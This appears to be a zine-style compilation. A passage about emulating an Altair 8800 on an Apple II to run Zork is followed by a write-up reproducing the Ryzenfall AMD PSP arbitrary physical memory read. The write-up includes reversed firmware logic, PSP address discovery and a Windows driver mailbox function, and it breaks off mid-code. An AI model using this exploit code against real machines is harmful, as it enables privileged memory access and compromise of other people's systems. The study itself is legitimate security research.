I could now create and run a program in an interpreted language created by a program running on a virtual 8080 processor, emulated by another program running on a 6502 processor.

Then the text scrolled past the four lines at the bottom of the mixed low res graphics screen, and I coded up a full-screen switch.

Then the default line length turned out longer than the 40 columns of the Apple II standard text mode, and I knocked together a switch to set 80 column text mode.

But can we go deeper?

With 4K of virtual memory, and the optional trigonometric and random functions turned on, BASIC was left with a meager 726 bytes of memory to run programs. This was a significant roadblock to many ambitious Altair owners in their day as well, and was cause for many memory upgrades.

Remediating this limitation in my emulated Altair meant moving my program from `0x2000` to a spot higher in memory. This entailed writing a small program that would load at boot time into `0x2000`, then load Sim-8800 from disk into a higher memory location and hand off control. The loader, its job complete, would get clobbered by the next phase, which loaded a more complex, 8K BASIC into memory.

But why stop there? The Apple II has 64K of memory space, albeit in a rather hodgepodge arrangement.

As outlined by Gary B. Little in *Inside the Apple IIe*, reproduced on page 20, the first roughly 4K of RAM is associated with zero page variables, stack, and text/graphics buffers. On the higher end is the ROM, the 4K at `0xC000` for memory-mapped I/O and peripheral cards, and everything else above `0xBF00` is used by ProDOS. All this leaves about 36K of usable space on a standard 64K Apple II system. If I could keep my program, including the graphics for the virtual Altair front panel, at less than 4K, I could emulate a 32K 8080 system on a 64K 6502.

And so I did. All my code and data lived at `0x9000` through `0xBF00`, with plenty of room to spare, while Sim-8800 addresses everything from `0x1000` through `0x8FFF`, and pretends it's `0x0000` to `0x07FFF`.

32K felt luxurious compared to the 4K I had previously eeked out a working program in, so I was happy with it for a while. I found a chess program built for the 8080, and played a few moves against it. I even worked out a way to load text files from floppy disk into the emulated paper tape reader, meaning I no longer needed to type in ever more complicated BASIC programs.

And if I ever wanted to save one of those programs back out from the emulator, I could. Well. Um. Paper tape? Oh.

Back Off - I'm A Scientist

The next obvious peripheral most Altair owners would have sprung for in those early days of home computing was a floppy drive. At 8" across, these disks were truly floppy, contrasted to the comparably compact 5.25" "mini" floppy disks that would come later.


The 88-DCDD (sensing a naming convention here?) was the 8" floppy drive of choice for those early machines, and came, like the 88-SIO, with a complete set of assembly instructions and tables of I/O bytes. Credit, once again, to the Internet Archive for the documentation.

8" Altair disks are preserved for the ages in archived DSK files. Thankfully for me, the DSK format is a byte-for-byte image of what one would find on the disk itself, contiguous and without preamble. The physical format allows for 77 tracks of 32 hard-defined sectors, each with 137 bytes of data - 128 bytes with a small lead-in and out, plus space for a checksum - for a total of 330K of data per DSK.


The Apple II generally boots from 140K 5.25" floppies - you may sense a problem here.


Luckily, my choice of ProDOS for booting the Apple II allowed me to leverage its ability to boot from hard drive volumes up to 32 MB. Today, those volumes generally live on some sort of solid state storage device, like a CFFA-3000. In fact, I hadn't touched a real floppy disk in this whole process - all of my disk storage for the Apple II was emulated by either a CFFA or a Floppy Emu, both of which present solid state storage media (Compact Flash or SD card) to the Apple as if it is a floppy disk or spinning drive.

The storage issue resolved, I could focus on the actual emulation. Having tackled the SIO emulation, the DCDD was a relative breeze - that is, if a scorching hurricane of sand and broken glass could be called a "breeze."



Apple IIe Memory Maps.
Reprinted from *Inside the Apple IIe* by Gary B. Little.





My decision to tie every `IN` and `OUT` opcode to the SIO emulation came back to bite me here, and I was forced to rip out vital chunks of code in order to rebuild them in a new, better abstracted image. Now, in addition to an infinitely fast serial port, the Altair was connected to a floppy drive with near-zero seek time spinning at roughly 3.75 million RPM.

The only easy part of the disk emulation comes thanks to the hard sectoring of the disks. While the actual data on disk is interleaved to give the computer time to process data from sector `N` before being presented with the data on sector `N+1`, the hardware treats the sectors as numbered sequentially. Interleaving is handled by the software, so I didn't need to build an interleave table. It's also up to the program reading the data on disk to build and decode any checksums on the data, tasking the drive only with reliably reading and writing bytes.

To present the Sim-8800 with bytes from a virtual disk, I needed to load in data from the DSK file on a real disk (in the way that an SD card emulating a spinning drive is a "real" disk). To do this, ProDOS can read arbitrary pieces of a file, given a starting byte offset and a length. To properly emulate a spinning disk, I load in one full 4,384 (32 x 137) byte track at a time into memory. This is queued 1K at a time by ProDOS into a buffer before being moved into place. If you can tell I'm running out of bytes to shove things into, you're still not wrong.

When the Altair starts asking for data, there's no way to tell what track it's looking for, or what sector. The virtual DCDD simply increments the track number and grabs 4.3K from the DSK, overwriting the previous track's data, when Sim8800 tells it to step the motor inward by a track. Then, when Sim8800 reads the status byte for the drive, the DCDD increments the sector by one. This way, the program loading data only needs to wait a few virtual CPU cycles for the proper sector to come by.

And then, there's the bootstrapping problem. Whereas the Altair knew what to do when told to run BASIC, that was because I was loading BASIC into virtual memory before the Altair booted. With a program on disk, I was no longer able to cheat to get by. I needed a bootloader. Luckily, the internet provided again. The same site I kept coming back to for DSK files and other information not easily found on `archive.org` had a variety of boot ROMs for the Altair - `deramp.com`.

I acquired a proper bootloader, which was now loaded into memory at boot time, much like a ROM

board used a real Altair owner. Booting from the ROM is easy, only requiring the computer to examine the proper place in memory - a simple incantation consisting of flipping the front panel switches, and then telling the machine to run. The loader relocates itself in memory away from ROM space, modifying itself as necessary along the way, based on the front panel switch settings, and finally runs at its new location.

This pass accesses the disk at track zero, sector zero, and loads data from disk into memory at `0x00`. After reaching the end of track zero, the loader hands off control to the program at `0x00`, which is then responsible for loading the remainder of the operating system from the disk.

After some additional effort to get the virtualized DCDD to write data back to a DSK file, I was able to read, run, and save BASIC programs stored on a DSK under a Disk BASIC and Altair DOS. I could now run an interpreted program loaded into an operating system in 32K of virtual memory on an emulated 2 MHz 8080 from an emulated 8" floppy disk which was really a file inside another file on an SD card emulating a spinning hard drive feeding data into an Apple II with 64K of RAM and a 1MHz 6502.

Catch All That?

But, again, can we go deeper? The answer is yes, but first, a bit of a diversion:

"If you wish to make an apple pie from scratch, you must first invent the universe." - Dr. Carl Sagan, 1980

To paraphrase Dr. Sagan, in order to play a computer game, you must first invent the computer. To this end, in 1979 the authors of what would eventually become the Infocom interactive fiction title Zork, manifested from pure imagination and no small amount of magic a virtual computer to run it on. They called it the "Z-Machine."

Much has been written about this virtual machine, its antecedents and its successors. Several versions of the Z-Machine were created, and even today there is a vibrant community of authors and creators who still program for it. The fabled machine does not exist in a physical form of chips and wires, but only in the imagination.

Imagine a computer - depending on the accuracy and veracity of your imagination, you may come up with something that contains a processor, memory, storage, and some forms of input and output. Good imagining, neighbor!

In order for this imaginary machine to function in the real world, and run the programs, it must be implemented in code on an actual computer. Z-Machine interpreters, or programs that emulate a virtual Z-Machine, have been written for nearly any platform you can think of. An atypical, but not unheard-of system for running Zork in its heyday might have been an Altair 8800. Now imagine one of those.

Actually, no need to imagine. I already had a virtual Altair 8800. Dare I dream? Could it run Zork?

In a word: No. Not yet.

Giving It All I've Got

In order to run Zork on an Altair, said Altair must have some kind of text terminal (check), a floppy disk to read and write the program files (check) and be running the CP/M operating system (hmm...). Digital Research's CP/M was a contemporary of and competitor against Micro-Soft's DOS, and early versions exist that will barely squeak by with just 24K of memory.

I should note here that at each point in my journey, I found and fixed numerous bugs in my code, and limitations of the original Apple-80 emulator core. These were flaws were revealed by the ever expanding and complex convolutions I was forcing upon it. 8K BASIC uncovered issues with repositioning the stack pointer; Disk BASIC had trouble with reading from virtual disk, and Altair DOS with writing to it. At multiple stops along the way, I was forced to backtrack - faced with the consequences of fixing a load-bearing bug, while wondering how this whole thing had even worked in the first place.

Debugging my own 6502 spaghetti code is one thing, my head was swimming trying to understand what the emulated 8080 code was intended to do, while also handling translation of memory addresses from virtual to real.

`Deramp.com` provided a DSK of 24K CP/M, version 1.4, which ran like a champ as I put it through some limited testing. The distribution on the DSK was intended to be used to make another bootable disk, rather than used by itself, but it worked as proof of concept that Sim-8800 could, indeed, run CP/M.

But 32K just wasn't going to suffice. In fact, CP/M 1.4 wouldn't cut it, either. According to my research, I was going to need at least 48K minimum, and CP/M 2.2 for the Z-Machine interpreter.

As I've demonstrated, on a typical 64K Apple II system, there's no way to load up 48K of anything, let alone leave room for an emulator program to manage it all. I would have to revise my minimum system requirements for running Sim-8800.

Zoom and Enhance

Enter the Apple IIe. While the base system still faces the typical 64K limitation, a common upgrade for the IIe is an 80-column card with an additional 64K of "auxiliary" memory on board. 64 glorious kilobytes of usable RAM, at my fingertips! Why not just run the emulator itself in main memory, and shuttle the virtual memory into the aux memory on the card? Because that would be too simple.

You see, in order to access that auxiliary memory outside the 64K limit on an eight-bit system, one must perform bank switching. Chunks of memory are turned off and others turned on in their place. This process is handled through soft switches, memory locations in the ROM area that inform the processor how to perform whenever they are accessed. You can't have access to both aux and main RAM at the same time. My code would need to exist in both places at once in order to continuously maintain control.

Add to this the fact that the Apple mirrors portions of the main memory in auxiliary, so that when banked out, the processor still has access to the peripheral ROM, zero page and stack, among other things. The end result is about 32K of usable memory in the aux space to add to the 32K I was using in main memory. I had my 64K. Only, like Waffle House hash browns, it was scattered, smothered and chunked.

I endeavored once again to dynamically remap the 8080 virtual memory, retracing the paths I had forged in my previous efforts. This time, in addition to shifting all the virtual addresses up `0x1000` real bytes (to make room for 6502 zero page, etc.) I was bank switching any virtual address above `0x7FFF` into the auxiliary space. Once there, the address would need to be shifted down `0x8000` bytes again, since aux space counts up from zero. Then, everything gets shifted up again another `0x1000` bytes, since the 6502 zero page is mirrored in aux.


All of these mathematical gymnastics need to happen any time the virtual 8080 accesses any virtual address, whether it's the PC fetching an opcode, reading bytes, or writing bytes in memory. Keeping this all straight in my head was nigh impossible, and it led to some frustrating, if spectacular crashes, as virtual programs that used to run perfectly well in 32K suddenly overran the emulator's bounds.

I loaded in and bootstrapped CP/M 1.4 from a DSK intended for a 48K system. It worked!

With some trepidation, I pointed the emulated disk drive at a file named `ZORK.DSK` and booted once more.

Finally - after revealing yet another edge case, and guiding me to yet another flaw in my math related to the virtual stack pointer, which took me two days to find and fix - it worked.

I was west of a white house. I took the lamp and the sword. I killed the troll and got lost in the maze of twisty passages, all alike.



I was playing a game written for an imaginary computer, which was being emulated by CP/M with 64K of contiguous virtual memory on a virtual 2 MHz 8080 CPU loading data from a 330K eight-inch virtual floppy, itself emulated by a 1MHz 6502 Apple IIe with 128K of bank-switched memory, loading data from a DSK file held on an SD card pretending to be a spinning hard drive. Did I miss anything?

Oh yes. All of this was running inside the emulator Virtual][on my Mac.

You see, aside from my earliest versions of Sim-8800, the whole development process was done on my Mac, the part of the Apple II played by Virtual][, a most excellent emulator by Gerard Putter.

My workflow begins in BareBones' BBEdit, where I write the assembly code. This is assembled into a binary by Merlin32 by Brutal Deluxe. Merlin32 is a modern command line rewrite of Merlin, an assembler that ran on Apple systems. The binary, and other files like `CPM.DSK`, are compiled into a 2MG disk image by CiderPress, which only runs on Windows, or WINE, in my case.

The 2MG is loaded into an emulated CFFA-3000 in Virtual][. Yes, it emulates the card emulating a hard drive. This way, disk access is even faster than simply emulating the hard drive, as Virtual][strives for accuracy in all things, even disk access latency.

Which brings me to a note about speed - you may have asked yourself somewhere while reading this missive, "just how fast can a 1MHz CPU emulate a 2MHz one?" The answer is slowly, unusably slowly. The only way any of the Altair software is even remotely tolerable, from 4K BASIC all the way up to Zork, is through the speed boost of emulation in Virtual][. In emulation, I can choose to be cycle accurate, pinning the emulate 6502 at a precise 1.023 MHz, or I can press a button and run the emulation as fast as my 2.3GHz i7 can handle.

Early on, I ran a benchmark to see just how slowly the Sim-8800 emulation really ran. I knew it took sometimes several hundred 6502 cycles to emulate a single 8080 cycle, drastically more if I was updating the graphics display at the same time. A simple prime number finding BASIC program, which on a real Altair should take 80 seconds or so, instead took 3 hours, 25 minutes without acceleration.

But can we go deeper?

Probably, but you might get eaten by a grue.

20:05 An Arbitrary Read Exploit for Ryzenfall

by David Kaplan

In March 2018, the friendly neighbours from CTS Labs, a little known company, dropped an announcement about some serious vulnerabilities in modern Ryzen-based AMD platforms, having given AMD prior notice only 24 hours before. Debates on the ethics of this disclosure aside, the technical cat is out of the bag. What better way to celebrate an arbitrary physical memory read vulnerability than by trying to reproduce CTS' findings on my Ryzen machine, and then documenting a PoC showing how to go about doing it yourself?

The Platform Security Processor on AMD platforms is responsible for, well, security stuff. It comes with some nifty features - like the aforementioned arbitrary read of physical memory, and arbitrary write for the enterprising reverse-engineer. It's totally not the main x86_64 processor and therefore there needs to be a way for the main processor, which runs your eDonkey server, to communicate with the PSP, which does your security stuff. A mailbox protocol is used for this chit-chat.

The vulnerability itself is straightforward. The PSP is powerful and has the ability to act on arbitrary physical memory. As such, privileged operations which result in arbitrary primitives should be gated to domains of trust that could act on this memory in any event; namely, SMM.

The PSP should validate that the physical address of the C2P mailbox `CommandBuffer` is situated in the SMM memory region, thereby disallowing the construction of the buffer in memory accessible by non-SMM CPL=0. In fact, a comment in five year old Coreboot source code from AMD[13] seems to indicate that this was the intention.[14]

```
/*
 * Notify the PSP that the system is
 * completing the boot process.  Upon
 * receiving this command, the PSP will only
 * honor commands where the buffer is in SMM
 * space.
 */
```

[13] `src/soc/amd/common/block/psp/psp.c`

[14] `git clone https://github.com/coreboot/coreboot`

Luckily the CTS Labs folks didn't take this comment at face value and tried it out themselves. The found that it was possible to provide a non-SMM region buffer, giving us some sweet sweet primitives!

I like to start my PoC work with a list of tasks that I'll need to bring the PoC to successful fruition, then cross them off one-by-one. Often I change this list as the PoC implementation challenges my initial assumptions, but that's totally okay. For our work here, the list is something like the following:

- Find the implementation details of the mailbox protocol for communicating with the PSP.
- Find the location of the mailbox in memory.
- Discover useful commands that could be exploited for some interesting gain.
- Exploit!

Finding the Mailbox Protocol

For my research here, I used the unpatched firmware for my GA-AX370-Gaming 5 motherboard. Cracking open `AX370G5.F22` in UEFITool yields a plethora of DXE modules that may contain the necessary goodies. I'd encourage the enterprising hacker here to reverse a whole bunch of these as they contain much goodness.

Please note that the firmware contains *both* V1 and V2 versions of certain modules. On this particular platform, we're only interested in the V2 version, as the V2 C2P mailbox protocol that we're using is ever-so-slightly different from the V1 version. Take my word for it - I lost twenty hours of my life so that you don't have to!

Digging through a few of the DXE modules that communicate over C2P will give you the protocol. `AmdPspSmmV2`, `AmdPspDxeV2`, and `AmdPspP2CmboxV2` are good places to start.

Here's some neatened Hex-Rays spew:

```
mailbox_address = psp_base_address+0x10570;
if(get_psp_mailbox_status_recovery()==1) {
  return 0;
}
do {
  while (!_bittest(mailbox_address, 0x1Fu));
} while (*mailbox_address & 0xFF0000);
*(mailbox_address + 4) = buffer;
*mailbox_address = cmd << 16;
while (*mailbox_address & 0xFF0000);
```

Reading this code, we can learn quite a bit.

- The start of the mailbox is at offset `0x10570` from the `psp_base_address`.
- Before writing to the mailbox registers, one needs to wait for the interface to go ready (by testing the most significant bit at the start of this region) and making sure that the command byte is cleared
- The buffer at offset `0x4` points to the command buffer which holds parameters for the command (more on this later)
- To transact, the command is written to the third byte of the mailbox.
- The PSP is done when the cmd byte is cleared.

The mailbox registers can be represented by the following structure which will need to be populated and polled accordingly.

```
typedef struct _PSP_CMD {
    volatile BYTE SecondaryStatus;
    BYTE Unknown;
    volatile BYTE Command;
    volatile BYTE Status;
    ULONG_PTR CommandBuffer;
} PSP_CMD, *PPSP_CMD;
```

It is important to note that the `psp_base_address` and buffers are physical addresses. To write to these locations from a Windows driver, we need to map the IO space accordingly to system virtual addresses. Performing the necessary mappings together with the control flow logic gives us the `_callPsp` function on page 27.

So we now know enough of the mailbox protocol to implement it, but where in memory do we target the write? The PSP bar will be mapped somewhere in physical address space. It seems obvious that if a DXE module communicates with the PSP via the mailbox, it'd need to know the location of the PSP bar mapping. So off we go back to our trusty IDA to find more wonderful discoveries.

There seem to be two methods for discovering the base address.

The `AmdPspSmmV2` module initializes the PSP bar if it has not already initialized by another module by allocating an MMIO region and writing it to some storage, as shown in `get_psp_base_with_init()` on page 28.

Of interest in `get_psp_base_with_init()` is the `qword_6D60` global. I haven't yet discovered exactly what this is, but an address of some sort is written to offset `0xB8` and the value being held by whatever storage (PCI bar? Possibly in the PSP itself?) appears at offset `0xBC`. Writing to offset `0xBC` has the effect of storing whatever value under that address.

So, in this instance, the low and high words of `psp_base_address` are stored at `0x13B102E0` and `0x13B102E0` respectively.

The location pointed to by `qword_6D60` seems to be hard coded and is perfectly accessible from the host OS. (If anyone knows exactly what this region is, please let me know as I'm too lazy to investigate further.)

```
MEMORY[0xF80000B8] = 0x13B102E0;
psp_base_address =
      MEMORY[0xF80000BC] & 0xFFF00000;
```

The second method for locating the `psp_base_address` is via the `0xc00110a2` MSR. Coreboot uses this for locating the address, and so does my PoC. `AmdPspDxeV2` seems to be responsible for writing this MSR, with the value pulled out by the first method:

```
MEMORY[0xF80000B8] = 0x13B102E0;
psp_base_address = 0i64;
if ( MEMORY[0xF80000BC] & 0xFFF00000 )
  psp_base_address =
      MEMORY[0xF80000BC] & 0xFFF00000;
__writemsr(0xC00110A2, psp_base_address);
```


To recap: at this point we know how to communicate with the PSP and we know where in physical memory to transact with the mailbox. We now need to discover something useful to do with this interface.


```
NTSTATUS _callPsp (_In_ ULONG Command, _In_ ULONG DataLength, _Inout_ BYTE *DataBuffer){
    NTSTATUS status;
    PHYSICAL_ADDRESS commandPa;
    PPSP_CMD commandVa = NULL;
    PHYSICAL_ADDRESS commandBufferPa;
    PPSP_CMD_BUFFER commandBufferVa;

    NT_ASSERT(DataBuffer != NULL);

    // Obtain the PSP mailbox address.
    status = _getPspMailboxAddress(&commandPa);
    if (!NT_SUCCESS(status)) {
        TraceEvents(TRACE_LEVEL_ERROR, TRACE_DRIVER,
                    "%!FUNC!: PspMailboxAddress retrieval failed. (%!STATUS!)", status);
        goto end;
    }

    // Map the mailbox IO space into system virtual address space.
    commandVa = (PPSP_CMD)MmMapIoSpace(commandPa, sizeof(PSP_CMD), MmNonCached);
    if (NULL == commandVa) {
        status = STATUS_INSUFFICIENT_RESOURCES;
        TraceEvents(TRACE_LEVEL_ERROR, TRACE_DRIVER,
                    "%!FUNC!: PspMailboxAddress retrieval failed. (%!STATUS!)", status);
        goto end;
    }

    // Ensure that the PSP is ready to receive commands.
    // TODO: test for HALT? _bittest(commandVa, 30)
    status = _waitOnPspReady((PVOID)&commandVa->Status);
    if (!PSP_SUCCESS(status)) goto end;

    status = _waitOnPspCommandDone((PVOID)&commandVa->Command);
    if (!PSP_SUCCESS(status)) goto end;


    // Construct the command and copy in the command buffer. The caller to this
    // function supplies storage for the command buffer. This storage must be
    // sizeof(PSP_CMD_BUFFER) - sizeof(BYTE*) greater than the contents of the
    // buffer to allow for addition of the header.
    //
    // NOTE: The ordering of the following code is *very* important.
    //       Note, also, the use of RtlMoveMemory to handle the overlapping
    //       source and destination buffers.
    commandBufferVa = (PPSP_CMD_BUFFER)DataBuffer;
    commandBufferPa = MmGetPhysicalAddress(commandBufferVa);
    commandVa->CommandBuffer = commandBufferPa.QuadPart;

    RtlMoveMemory((PVOID)commandBufferVa->Data, DataBuffer, DataLength);

    commandBufferVa->Size = PSP_COMMAND_BUFFER_HEADER_SIZE + DataLength;
    commandBufferVa->Status = 0;

    // Setting the command byte calls into the PSP for processing.
    commandVa->Command = Command & 0xff;

    status = _waitOnPspCommandDone((PVOID)&commandVa->Command);
    if (!PSP_SUCCESS(status))
        goto end;

    // Processing is done. Check for interface error.
    if (_hasPspError((PULONG)&commandVa->Status)) {
        status = commandVa->Status;    // Hack.
        TraceEvents(TRACE_LEVEL_ERROR, TRACE_DRIVER,
                    "%!FUNC!: PSP Interface error. (%!STATUS!)", status);
        goto end;
    }

    // Check for command error.
    if (0 != commandBufferVa->Status) {
        status = commandBufferVa->Status;    // Hack.
        TraceEvents(TRACE_LEVEL_ERROR, TRACE_DRIVER,
                    "%!FUNC!: PSP Command error. (%!STATUS!)", status);

        goto end;
    }

    // If control reaches here, the command has miraculously succeeded.
    // Now strip the command buffer header and return to the caller.
    RtlMoveMemory(DataBuffer, (PVOID)commandBufferVa->Data, DataLength);
    status = STATUS_SUCCESS;

end:
    if (NULL != commandVa) {
        MmUnmapIoSpace(commandVa, sizeof(PSP_CMD));
        commandVa = NULL;
    }
    return status;
}
```

Example for Calling the PSP

```
char get_psp_base_with_init() {
  unsigned __int64 v0;          // rax
  unsigned __int64 ret;         // rax
  unsigned __int16 v2;          // r8
  signed __int64 res;           // rax
  __int64 psp_base_address;     // rbx
  signed __int64 v5;            // rdi
  __int64 v6;                   // r8
  __int64 qword_6D60_;          // rcx
  __int16 v9;                   // [rsp+40h] [rbp+8h]
  int psp_base_address__;       // [rsp+48h] [rbp+10h]
  __int64 psp_base_address_;    // [rsp+50h] [rbp+18h]
  __int64 v12;                  // [rsp+58h] [rbp+20h]

  v0 = __readmsr(0x1Bu);
